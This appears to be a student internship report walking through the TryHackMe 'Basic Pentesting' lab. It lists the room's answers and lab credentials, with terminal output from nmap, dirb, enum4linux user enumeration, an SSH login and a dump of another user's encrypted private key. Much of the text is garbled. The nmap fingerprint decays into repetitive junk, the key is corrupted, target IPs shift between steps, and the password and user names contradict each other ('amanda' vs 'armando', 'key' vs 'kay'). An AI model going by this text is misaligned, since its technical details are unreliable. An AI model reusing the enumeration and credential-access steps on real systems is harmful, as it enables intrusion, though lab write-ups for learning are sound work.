



ShadowFox



(CYBER SECURITY INTERNSHIP REPORT)

[ShadowFox]



AUGUST 10, 2024
[DHRUMIL PATEL]
[Shadow Fox AUGUST]

Task Level (Hard):

2) Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Vulnerability : Basic Pentesting Room on TryHackMe

8.1 Vulnerability: Exploitation of Simulated Vulnerabilities in Basic Pentesting Room

- Severity: Critical.
- Description: To understand the Basic Pentesting room on TryHackMe and this room challenges to exploit various vulnerabilities within a simulated environment, following through tasks that involve exploiting weaknesses in web applications and network services. The vulnerabilities in this room can include the range of common security issues like SQL injection, cross-site scripting (XSS), command injection, insecure configurations, and others.

Dhrumil Patel

Recommendations

- **Conduct Regular Penetration Testing:** Regularly we can use to do the penetration testing in real world environments to identify and the address of vulnerabilities before they can be run by the hacker.
- **Enhance Monitoring and Response:** We can set up the monitoring and to response the mechanism to detect any devices and respond to security incidents in a time.

Proof of Concept

- **Purpose:** To exploit and to document vulnerabilities in the simulated environment and provided by the Basic Pentesting room.



Access Machines

Go Premium



Basic Pentesting

This is a machine that allows you to practice web app hacking and privilege escalation

Easy 0 min

Start AttackBox

Help

Save Room

1430

16

Options

Room completed (100%)

Basic Penetration Testing | John Hammond • Aug 16, 2020

Source: YouTube



Task 1: Web App Testing and Privilege Escalation

In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

The main goal here is to learn as much as possible. Make sure you are connected to our network using your OpenVPN configuration file.

Credits to Josiah Pierce from Vulnhub.

Answer the questions below

Deploy the machine and connect to our network

No answer needed

✓ Correct Answer

Find the services exposed by the machine

No answer needed

✓ Correct Answer

Hint

What is the name of the hidden directory on the web server (enter name without /)?

development

✓ Correct Answer

Hint

Use brute-forcing to find the username & password

No answer needed

✓ Correct Answer

What is the username?

jan

✓ Correct Answer

Hint

What is the password?

amanda

✓ Correct Answer

Hint

What service do you use to access the server (answer in abbreviation in all caps)?

SSH

✓ Correct Answer

Hint

Enumerate the machine to find any vectors for privilege escalation

No answer needed

✓ Correct Answer

Hint

What is the name of the other user you found (all lower case)?

key

✓ Correct Answer

If you have found another user, what can you do with this information?

No answer needed

✓ Correct Answer

Hint

What is the final password you obtain?

h4rm0n3d@tr0ngp4ssw0rd!h4t!0w!th!p4ssw0rd!p0l!cy!\$

✓ Correct Answer

Hint

Created by



John Hammond

Room Type

Free Room. Anyone can deploy virtual machines in the room (without being subscribed!)

Users In Room

257,883

Created

1857 days ago

1. Deploy the machine and connect to our network

```
richer@Anonymous: ~/Dhruvil Patel
--(richer@Anonymous)~(Dhruvil Patel)
$ sudo openvpn --dev tap0 --dev tap0
2024-08-09 14:44:07 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless 'allow-compression yes' is also set.
2024-08-09 14:44:07 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your config
2024-08-09 14:44:07 Note: --allow-compression is not set to 'no', disabling data channel offload.
2024-08-09 14:44:07 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/TKINTF] [AEAD] [DCO]
2024-08-09 14:44:07 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2024-08-09 14:44:07 DCO version: N/A
2024-08-09 14:44:07 TCP/UDP: Preserving recently used remote address: [AF_INET]54.193.240.194:1194
2024-08-09 14:44:07 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-08-09 14:44:07 UDPv4 link local: (not bound)
2024-08-09 14:44:07 UDPv4 link remote: [AF_INET]54.193.240.194:1194
2024-08-09 14:44:08 TLS: Initial packet from [AF_INET]54.193.240.194:1194, sid=c8f4b7f8 43ec18fa
2024-08-09 14:44:08 VERIFY OK: depth=1, CN=ChangeMe
2024-08-09 14:44:08 VERIFY KU OK
2024-08-09 14:44:08 Validating certificate extended key usage
2024-08-09 14:44:08 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-08-09 14:44:08 VERIFY EX OK
2024-08-09 14:44:08 VERIFY OK: depth=0, CN=server
2024-08-09 14:44:09 control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2024-08-09 14:44:09 [server] Peer Connection Initiated with [AF_INET]54.193.240.194:1194
2024-08-09 14:44:09 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-08-09 14:44:09 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-08-09 14:44:10 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2024-08-09 14:44:11 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.2.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.2.21.133 255.255.128.0,peer-id 43'
2024-08-09 14:44:11 OPTIONS IMPORT: --ifconfig/up options modified
2024-08-09 14:44:11 OPTIONS IMPORT: route options modified
2024-08-09 14:44:11 OPTIONS IMPORT: route-related options modified
2024-08-09 14:44:11 Using peer cipher 'AES-256-CBC'
2024-08-09 14:44:11 net_route_v4_best_gw query: dst 0.0.0.0
2024-08-09 14:44:11 net_route_v4_best_gw result: via 192.168.99.188 dev wlan0
2024-08-09 14:44:11 ROUTE_GATEWAY 192.168.99.188 dev wlan0
2024-08-09 14:44:11 TUN/TAP device tun0 opened
2024-08-09 14:44:11 net_iface_mtu_set: mtu 1500 for tun0
2024-08-09 14:44:11 net_iface_up: set tun0 up
2024-08-09 14:44:11 net_addr_v4_add: 10.2.21.133/17 dev tun0
2024-08-09 14:44:11 net_route_v4_add: 10.10.0.0/16 via 10.2.0.1 dev [NULL] table 0 metric 1000
2024-08-09 14:44:11 Initialization Sequence Completed
2024-08-09 14:44:11 Data Channel cipher: 'AES-256-CBC', auth 'SHA384', peer-id: 43, compression: 'lzo'
2024-08-09 14:44:11 Timers: ping 5, ping-restart 120
2024-08-09 14:44:11 Protocol options: explicit-exit-notify 3
]
```

```
richer@Anonymous: ~/Dhruvil Patel
--(richer@Anonymous)~(Dhruvil Patel)
$ ping 10.10.140.188
PING 10.10.140.188 (10.10.140.188) 56(84) bytes of data:
64 bytes from 10.10.140.188: icmp_seq=1 ttl=61 time=815 ms
64 bytes from 10.10.140.188: icmp_seq=2 ttl=61 time=854 ms
64 bytes from 10.10.140.188: icmp_seq=3 ttl=61 time=864 ms
64 bytes from 10.10.140.188: icmp_seq=4 ttl=61 time=846 ms
64 bytes from 10.10.140.188: icmp_seq=5 ttl=61 time=697 ms
64 bytes from 10.10.140.188: icmp_seq=6 ttl=61 time=719 ms
64 bytes from 10.10.140.188: icmp_seq=7 ttl=61 time=743 ms
64 bytes from 10.10.140.188: icmp_seq=8 ttl=61 time=563 ms
64 bytes from 10.10.140.188: icmp_seq=9 ttl=61 time=583 ms
64 bytes from 10.10.140.188: icmp_seq=10 ttl=61 time=608 ms
64 bytes from 10.10.140.188: icmp_seq=11 ttl=61 time=628 ms
64 bytes from 10.10.140.188: icmp_seq=12 ttl=61 time=539 ms
64 bytes from 10.10.140.188: icmp_seq=13 ttl=61 time=539 ms
64 bytes from 10.10.140.188: icmp_seq=14 ttl=61 time=886 ms
64 bytes from 10.10.140.188: icmp_seq=15 ttl=61 time=693 ms
64 bytes from 10.10.140.188: icmp_seq=16 ttl=61 time=720 ms
64 bytes from 10.10.140.188: icmp_seq=17 ttl=61 time=486 ms
64 bytes from 10.10.140.188: icmp_seq=18 ttl=61 time=767 ms
64 bytes from 10.10.140.188: icmp_seq=19 ttl=61 time=639 ms
64 bytes from 10.10.140.188: icmp_seq=20 ttl=61 time=815 ms
64 bytes from 10.10.140.188: icmp_seq=21 ttl=61 time=833 ms
64 bytes from 10.10.140.188: icmp_seq=22 ttl=61 time=776 ms
64 bytes from 10.10.140.188: icmp_seq=23 ttl=61 time=783 ms
64 bytes from 10.10.140.188: icmp_seq=24 ttl=61 time=984 ms
64 bytes from 10.10.140.188: icmp_seq=25 ttl=61 time=724 ms
64 bytes from 10.10.140.188: icmp_seq=26 ttl=61 time=755 ms
64 bytes from 10.10.140.188: icmp_seq=27 ttl=61 time=770 ms
64 bytes from 10.10.140.188: icmp_seq=28 ttl=61 time=813 ms
^C
--- 10.10.140.188 ping statistics ---
29 packets transmitted, 27 received, 6.89655% packet loss, time 2802ms
rtt min/avg/max/mdev = 485.944/718.473/980.658/188.245 ms
^C
richer@Anonymous:~/Dhruvil Patel
$
```

Dhruvil Patel

2 Find the services exposed by the machine

```

richer@Anonymous: ~/Dhruvil Patel
richer@Anonymous: ~/Dhruvil Patel
richer@Anonymous: ~/Dhruvil Patel

richer@Anonymous:~/Dhruvil Patel
root@kali:~# nmap -sV -O 10.10.10.100
Starting Nmap 7.95.0N ( https://nmap.org ) at 2024-08-09 15:30:18
Nmap scan report for 10.10.10.100
Host is up (0.48s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
8080/tcp  open  http
8080/tcp  open  http
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
_ _ _ _ _
|_ SCAN(VZ) 940YNNZ+ND=8/PNOT+Z2NCT+1NGB+44685PV+YND5+NDG+TNG+YSTM+6685E
|_ ACAPW+86_64-pc-Linux-gnu/5EQ(SP+FDNGCD+1N15R+184NTT+ZNC+1N1I+1N5+8JOP
|_ 05:(O1+H5885T118W6D2+H5885T118W6D3+H5885T118W6D4+H5885T118W6D5+H5885T
|_ 118W6D6+H5885T118W6D7+H5885T118W6D8+H5885T118W6D9+H5885T118W6D10+H5885T
|_ 118W6D11+H5885T118W6D12+H5885T118W6D13+H5885T118W6D14+H5885T118W6D15+H5885T
|_ 118W6D16+H5885T118W6D17+H5885T118W6D18+H5885T118W6D19+H5885T118W6D20+H5885T
|_ 118W6D21+H5885T118W6D22+H5885T118W6D23+H5885T118W6D24+H5885T118W6D25+H5885T
|_ 118W6D26+H5885T118W6D27+H5885T118W6D28+H5885T118W6D29+H5885T118W6D30+H5885T
|_ 118W6D31+H5885T118W6D32+H5885T118W6D33+H5885T118W6D34+H5885T118W6D35+H5885T
|_ 118W6D36+H5885T118W6D37+H5885T118W6D38+H5885T118W6D39+H5885T118W6D40+H5885T
|_ 118W6D41+H5885T118W6D42+H5885T118W6D43+H5885T118W6D44+H5885T118W6D45+H5885T
|_ 118W6D46+H5885T118W6D47+H5885T118W6D48+H5885T118W6D49+H5885T118W6D50+H5885T
|_ 118W6D51+H5885T118W6D52+H5885T118W6D53+H5885T118W6D54+H5885T118W6D55+H5885T
|_ 118W6D56+H5885T118W6D57+H5885T118W6D58+H5885T118W6D59+H5885T118W6D60+H5885T
|_ 118W6D61+H5885T118W6D62+H5885T118W6D63+H5885T118W6D64+H5885T118W6D65+H5885T
|_ 118W6D66+H5885T118W6D67+H5885T118W6D68+H5885T118W6D69+H5885T118W6D70+H5885T
|_ 118W6D71+H5885T118W6D72+H5885T118W6D73+H5885T118W6D74+H5885T118W6D75+H5885T
|_ 118W6D76+H5885T118W6D77+H5885T118W6D78+H5885T118W6D79+H5885T118W6D80+H5885T
|_ 118W6D81+H5885T118W6D82+H5885T118W6D83+H5885T118W6D84+H5885T118W6D85+H5885T
|_ 118W6D86+H5885T118W6D87+H5885T118W6D88+H5885T118W6D89+H5885T118W6D90+H5885T
|_ 118W6D91+H5885T118W6D92+H5885T118W6D93+H5885T118W6D94+H5885T118W6D95+H5885T
|_ 118W6D96+H5885T118W6D97+H5885T118W6D98+H5885T118W6D99+H5885T118W6D100+H5885T
|_ 118W6D101+H5885T118W6D102+H5885T118W6D103+H5885T118W6D104+H5885T118W6D105+H5885T
|_ 118W6D106+H5885T118W6D107+H5885T118W6D108+H5885T118W6D109+H5885T118W6D110+H5885T
|_ 118W6D111+H5885T118W6D112+H5885T118W6D113+H5885T118W6D114+H5885T118W6D115+H5885T
|_ 118W6D116+H5885T118W6D117+H5885T118W6D118+H5885T118W6D119+H5885T118W6D120+H5885T
|_ 118W6D121+H5885T118W6D122+H5885T118W6D123+H5885T118W6D124+H5885T118W6D125+H5885T
|_ 118W6D126+H5885T118W6D127+H5885T118W6D128+H5885T118W6D129+H5885T118W6D130+H5885T
|_ 118W6D131+H5885T118W6D132+H5885T118W6D133+H5885T118W6D134+H5885T118W6D135+H5885T
|_ 118W6D136+H5885T118W6D137+H5885T118W6D138+H5885T118W6D139+H5885T118W6D140+H5885T
|_ 118W6D141+H5885T118W6D142+H5885T118W6D143+H5885T118W6D144+H5885T118W6D145+H5885T
|_ 118W6D146+H5885T118W6D147+H5885T118W6D148+H5885T118W6D149+H5885T118W6D150+H5885T
|_ 118W6D151+H5885T118W6D152+H5885T118W6D153+H5885T118W6D154+H5885T118W6D155+H5885T
|_ 118W6D156+H5885T118W6D157+H5885T118W6D158+H5885T118W6D159+H5885T118W6D160+H5885T
|_ 118W6D161+H5885T118W6D162+H5885T118W6D163+H5885T118W6D164+H5885T118W6D165+H5885T
|_ 118W6D166+H5885T118W6D167+H5885T118W6D168+H5885T118W6D169+H5885T118W6D170+H5885T
|_ 118W6D171+H5885T118W6D172+H5885T118W6D173+H5885T118W6D174+H5885T118W6D175+H5885T
|_ 118W6D176+H5885T118W6D177+H5885T118W6D178+H5885T118W6D179+H5885T118W6D180+H5885T
|_ 118W6D181+H5885T118W6D182+H5885T118W6D183+H5885T118W6D184+H5885T118W6D185+H5885T
|_ 118W6D186+H5885T118W6D187+H5885T118W6D188+H5885T118W6D189+H5885T118W6D190+H5885T
|_ 118W6D191+H5885T118W6D192+H5885T118W6D193+H5885T118W6D194+H5885T118W6D195+H5885T
|_ 118W6D196+H5885T118W6D197+H5885T118W6D198+H5885T118W6D199+H5885T118W6D200+H5885T
|_ 118W6D201+H5885T118W6D202+H5885T118W6D203+H5885T118W6D204+H5885T118W6D205+H5885T
|_ 118W6D206+H5885T118W6D207+H5885T118W6D208+H5885T118W6D209+H5885T118W6D210+H5885T
|_ 118W6D211+H5885T118W6D212+H5885T118W6D213+H5885T118W6D214+H5885T118W6D215+H5885T
|_ 118W6D216+H5885T118W6D217+H5885T118W6D218+H5885T118W6D
```

3 What is the name of the hidden directory on the web server(enter name without /)

The screenshot shows a Kali Linux terminal window with a dark theme. The terminal is running a web security tool, likely Burp Suite, which is performing a directory enumeration scan on the target URL `http://10.10.148.188/`. The tool's output is displayed in a light-colored box on the right side of the terminal. The output shows the tool scanning the URL and listing various directories, including `/development/` and `/encrypted`. The tool is identified as `richer@Anonymous: ~/Dhruvil Patel`. The terminal also shows the tool's version (`DIRB v2.22`) and the user's name (`By The Dark Raver`).

Answer : development

Dhrumil Patel

4. User brute-forcing to find the username & password

```
richer@Anonymous: ~/Dhruvil Patel
richer@Anonymous: ~/Dhruvil Patel

--(richer@Anonymous)~/Dhruvil Patel
$ sudo /usr/share/enumlinux/enumlinux.pl -a 10.10.148.188 | tee enumlinux.log
Starting enumlinux v0.9.1 ( http://labs.portcullis.co.uk/application/enumlinux/ ) on Fri Aug 9 16:05:12 2024

===== ( Target Information ) =====
Target ..... 10.10.148.188
RID Range ..... 500-556,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.148.188 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Netstat Information for 10.10.148.188 ) =====

Looking up status of 10.10.148.188
BASIC2 <00> - B <ACTIVE> Workstation Service
BASIC2 <03> - B <ACTIVE> Messenger Service
BASIC2 <20> - B <ACTIVE> File Server Service
..._MSBROWSE... <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <10> - B <ACTIVE> Master Browser
WORKGROUP <10> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 10.10.148.188 ) =====

[+] Server 10.10.148.188 allows sessions using username '', password ''

===== ( Getting domain SID for 10.10.148.188 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 10.10.148.188 ) =====

[+] Can't get OS info with smbclient

===== ( OS info for 10.10.148.188 from sryinfo ) =====
BASIC2 Wt Sv PrQ Use NT SMT Samba Server 4.3.11-Ubuntu
platform_id : 500
os version : 6.1
server type : 0x809a03

===== ( Users on 10.10.148.188 ) =====

Use of uninitialized value $users in print at /usr/share/enumlinux/enumlinux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at /usr/share/enumlinux/enumlinux.pl line 975.
Use of uninitialized value $users in print at /usr/share/enumlinux/enumlinux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at /usr/share/enumlinux/enumlinux.pl line 988.

===== ( Share Enumeration on 10.10.148.188 ) =====

tstream_umhcli_up_destructor: cli_close failed on pipe srvsvc. Error was NT_STATUS_IO_TIMEOUT

Sharename Type Comment
-----
Anonymous Disk
IPC$ IPC Service (Samba Server 4.3.11-Ubuntu)

Reconnecting with SMB1 for workgroup listing.

Server Comment
-----
Workgroup Master
WORKGROUP BASIC2

[+] Attempting to map shares on 10.10.148.188
//10.10.148.188/Anonymous Mapping: OK listing: OK Writing: N/A

[+] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.148.188/IPC$ Mapping: N/A Listing: N/A Writing: N/A

===== ( Password Policy Information for 10.10.148.188 ) =====

[+] Attaching to 10.10.148.188 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
```



```
richer@Anonymous: ~/Dhruvil Patel
[+] Found domain(s):
[+] BASIC2
[+] builtin

[+] Password Info for Domain: BASIC2
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: 37 days 0 hours 21 minutes
[+] Password Complexity Flags: 000000
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retrieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 5

*****[ Groups on 10.10.148.188 ]*****

[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
1. Jan
```

```
richer@Anonymous: ~/Dhruvil Patel
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
*****[ Users on 10.10.148.188 via RID cycling (RIDS: 500-550,1000-1050) ]*****

[+] Found new SID:
S-1-22-1
[+] Found new SID:
S-1-5-32
[+] Found new SID:
S-1-5-32
[+] Found new SID:
S-1-5-32
[+] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-5-21-2053212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2053212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2053212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
c
1. Jan
```

• There are two Unix user's find


1. Jan

2. Kay

Dhruvil Patel

- Answer : jan

6. What is the password?



- Answer : armando

Dhrumil Patel

7. What service do you use to access the server(answer in abbreviation in all caps)?

- Answer : SSH

8. Enumerate the machine to find any vectors for privilege escalation

```
richer@Anonymous: ~/DhruMilPatel
richer@Anonymous: ~/DhruMilPatel
richer@Anonymous: ~/DhruMilPatel

richer@Anonymous:~/DhruMilPatel
$ ssh janq18.10.113.42
The authenticity of host '10.10.113.42 (10.10.113.42)' can't be established.
ED25519 key fingerprint is SHA256:XXJ0Lk0ch2jCch0TprwiP6iPuzb0ff0ZaawMDA+ps.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.113.42' (ED25519) to the list of known hosts.
janq18-10-113-42's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.182
jan@basic2:~$ cat key
cat: key: No such file or directory
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 root jan  47 Apr 23 2018 .lesshst
jan@basic2:~$ cd key
-bash: cd: key: No such file or directory
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cd /home/key
jan@basic2:/home/key$ ls -la
total 48
drwxr-xr-x 5 key  key 4096 Apr 23 2018 .

-rw-r--r-- 1 key  key 228 Apr 17 2018 .bash_logout
-rw-r--r-- 1 key  key 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 key  key 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root  key 219 Apr 20 2018 .lesshst
drwxr-xr-x 2 key  key 4096 Apr 23 2018 .nano
-rw-r--r-- 1 key  key 57 Apr 23 2018 .pass.bak
-rw-r--r-- 1 key  key 655 Apr 17 2018 .profile
drwxr-xr-x 2 key  key 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 key  key 8 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root  key 538 Apr 23 2018 .viminfo
jan@basic2:/home/key$ cd .ssh
jan@basic2:/home/key/.ssh$ ls -la
total 20
drwxr-xr-x 2 key  key 4096 Apr 23 2018 .
drwxr-xr-x 5 key  key 4096 Apr 23 2018 ..
-rw-r--r-- 1 key  key 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 key  key 3226 Apr 19 2018 id_rsa
-rw-r--r-- 1 key  key 771 Apr 19 2018 id_rsa.pub
jan@basic2:/home/key/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 6ABA7DE35C0B587B892C1F768E2FE75

I0mb/30qPM56E2230Aa3xLhu52icrR40G0uAnK8x3+5vndxcu3pZL0u0t1Z
e9dy1E304w02ueBpmbA878dFvKTOvqVnYtK2a1y2Lka2Cnfj2BLlV+P4adsN
Xby3w/HL6GdKpYB7nsA2iPPrFzDHOQDFYtLSmrv79K0S16frkDSv00cbfX
A3u0+TST5d04EWB3L4TEB2imjyVLLXqL3Q5f0m0420S0MCH1TgY0m
L0uBao2cXs1Awpf1x7uVubR09N25Zp8lpl3C3u4Ua0T1+V0d0kzh+8k8u
h0Q2CmbU+0r8asu30xqk1k02dP4u07r1vAq4y+ogk/w0ThtT8RngKqLQmL
Lk2yeyrLEtYc273hzvYHfALgt0falyBmGirw+eW0z0rC9bV8lyNT0D0C
3Jd0k00PwB2h0mT00p423Lc2+01V0h2mLz0xngt0p2JmW4y0d0f3
LY0LX023p0m0C6a75p0zVxfrh0Q0x0d10R0qLFW0p2VY0h0u0V0E307
b0p0+LVY5m051b0M018Nrf0p180n7Tvb77Acy0Z0d0p2AqZ0u/0hwT0rb
0VhY1C0Tf0d0m0Y0r0N0p0p218MfS0F0C030p0T0Q0Xf0m0C3J0v0r0d0y
vq0j1at+c27f0m0d0c3w0r0c0je10L2L0mb0x3+0p0f0c0e0w0
0m0q0p1D0Vt03f0d3p0h0g0k0A0M0B0W4chfC070p0Ck3j0y0V0D30Vv0C8720
ys0Y0m0Wf00S0B+0k0Y0p0m0A2d20k0N20Y0X22Z0Yp0Cf060S0R0f0k0d0
0R0C0C10A0Q0D0+5f10p0m0D060d0C0W0T0vJ0m0M0zr10L3012ZK10M1
V0P07720k0y0d0e0t0F0f0d0m0c140L0h+0m0p0340d0V0P270V0Q0S1
0p0w0K20n320b0A0N0P0c06630y0L50B320uV10d0k0fr10N0A0T037P0S0p0C50K
0K10g05010p0C0K3104190d0Z0m0c0r21y0f20h7Y0r0q0C0v0+0S0X05000k0z0u0L
0d10X10T0S0a0P4y0nt0210Q0F03Z0q0F0K/0T0d0M0d010K0m010b0W0v0
Y0k040x0c0A2030p0Y0m0C0A0p120430h0x0C0B030C0P01V0m0d0C0P/0L
0S0L0x0c0A20150R0M0S0GL040k70w105730b0L0U0f0S0m00011F0d0M0m0y03
z+3X0T0Z0u050N1v3J0PL0T0N3J010p0C0a0d70V0R0/0sm12L20B0U0P0r0Tt+5
0u0P0f0d0m0m0d0L0p+0r0c000p0+0A0v0v01K0L17+0N0W0B0C0L50v019
10u0x050Y0T0Y0M030p070h0m0T0v0R0V010t0x0m0t0u030d0M020y0R0P
+2J0P0p0h0B000B050f0X150N0V0Y0C0D010p0U0k0M05Y0K0Z/04S0Y0R0z0f0A20I
f0z0m30Q102f0a30k0M0S010H0D0A0B0F010a04050p0R0A0M0D0z0h+/L0F0p0J1
Z/0U20k0G0W/0m0w0v10K0Q030m0W0m1520C000f20S0v0a30W0P0m0C0M0w
040C05010p010R0010m0d0C0m0S0v030Vt20B0q0m0370a21C0d0T03/L0m0Z0L
```

